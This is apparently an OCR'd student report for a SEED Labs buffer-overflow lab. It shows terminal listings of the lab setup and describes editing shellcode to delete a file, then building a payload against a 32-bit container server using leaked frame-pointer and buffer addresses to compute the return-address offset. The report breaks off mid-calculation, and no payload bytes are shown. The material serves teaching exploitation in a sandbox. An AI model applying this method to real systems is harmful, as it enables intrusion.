


Name: YASH SNEHAL SHETIYA


SUID: 9276568741

Presmeasures for the lab:








SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 5 19:15
seed@VM: ~/.../Labsetup
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../sh...
[11/05/23]seed@VM:~/.../Labsetup$ dockps
c9e690c4182e server-1-10.9.0.5
07f61e15b747 server-2-10.9.0.6
4d605d945cf6 server-4-10.9.0.8
e7a0ba667184 server-3-10.9.0.7
[11/05/23]seed@VM:~/.../Labsetup$ cd server-code
[11/05/23]seed@VM:~/.../server-code$ ls
Makefile server.c stack-L1 stack-L3
server stack.c stack-L2 stack-L4
[11/05/23]seed@VM:~/.../server-code$ cd ..
[11/05/23]seed@VM:~/.../Labsetup$ ls
attack-code docker-compose.yml shellcode
bof-containers server-code
[11/05/23]seed@VM:~/.../Labsetup$ ls /bof-containers/
ls: cannot access '/bof-containers/': No such file or directory
[11/05/23]seed@VM:~/.../Labsetup$ ls bof-containers
Dockerfile server stack-L1 stack-L2 stack-L3 stack-L4
[11/05/23]seed@VM:~/.../Labsetup$ echo $0
bash
[11/05/23]seed@VM:~/.../Labsetup$


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 5 19:15
seed@VM: ~/.../shellcode
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../sh...
[11/05/23]seed@VM:~/.../Labsetup$ ls
attack-code docker-compose.yml shellcode
bof-containers server-code
[11/05/23]seed@VM:~/.../Labsetup$ cd shellcode
[11/05/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c README.md shellcode_64.py
Makefile shellcode_32.py
[11/05/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/05/23]seed@VM:~/.../shellcode$ ./shellcode_32.py
[11/05/23]seed@VM:~/.../shellcode$ ./shellcode_64.py
[11/05/23]seed@VM:~/.../shellcode$ ls
a32.out codefile_32 README.md
a64.out codefile_64 shellcode_32.py
call_shellcode.c Makefile shellcode_64.py
[11/05/23]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 5 18:56 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 5 18:56 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Nov 5 18:56 codefile_32


TASK1


We create a file named tempfile1 so that we can perform the deletion action. We first run the shellcode_32.py and shellcode_64.py. Then we check the output that a32.out a64.out show us.





We edit the shellcode_32.py such that it will delete the tempfile1 that we created. After running it we can see that the temofile1 can be seen as deleted.







TASK2

Starting the containers as instructed.

Our first target runs on 10.9.0.5 and program stack is 32 bit program. Sending a message to the server, in return we can view the Frame pointer and the Buffers address.






We edit the exploit.py file such that it creates a badfile that we send as the payload to exploit the buffer vulnerability. We have the frame pointer aka ebp and the buffer address that will help us.


ADDRESS CALCULATION:

Return address = Ebp + 8


Where ebp = 0xffffd2e8, buffer address = 0xffffd278

Offset = ebp – bufferaddress + 4

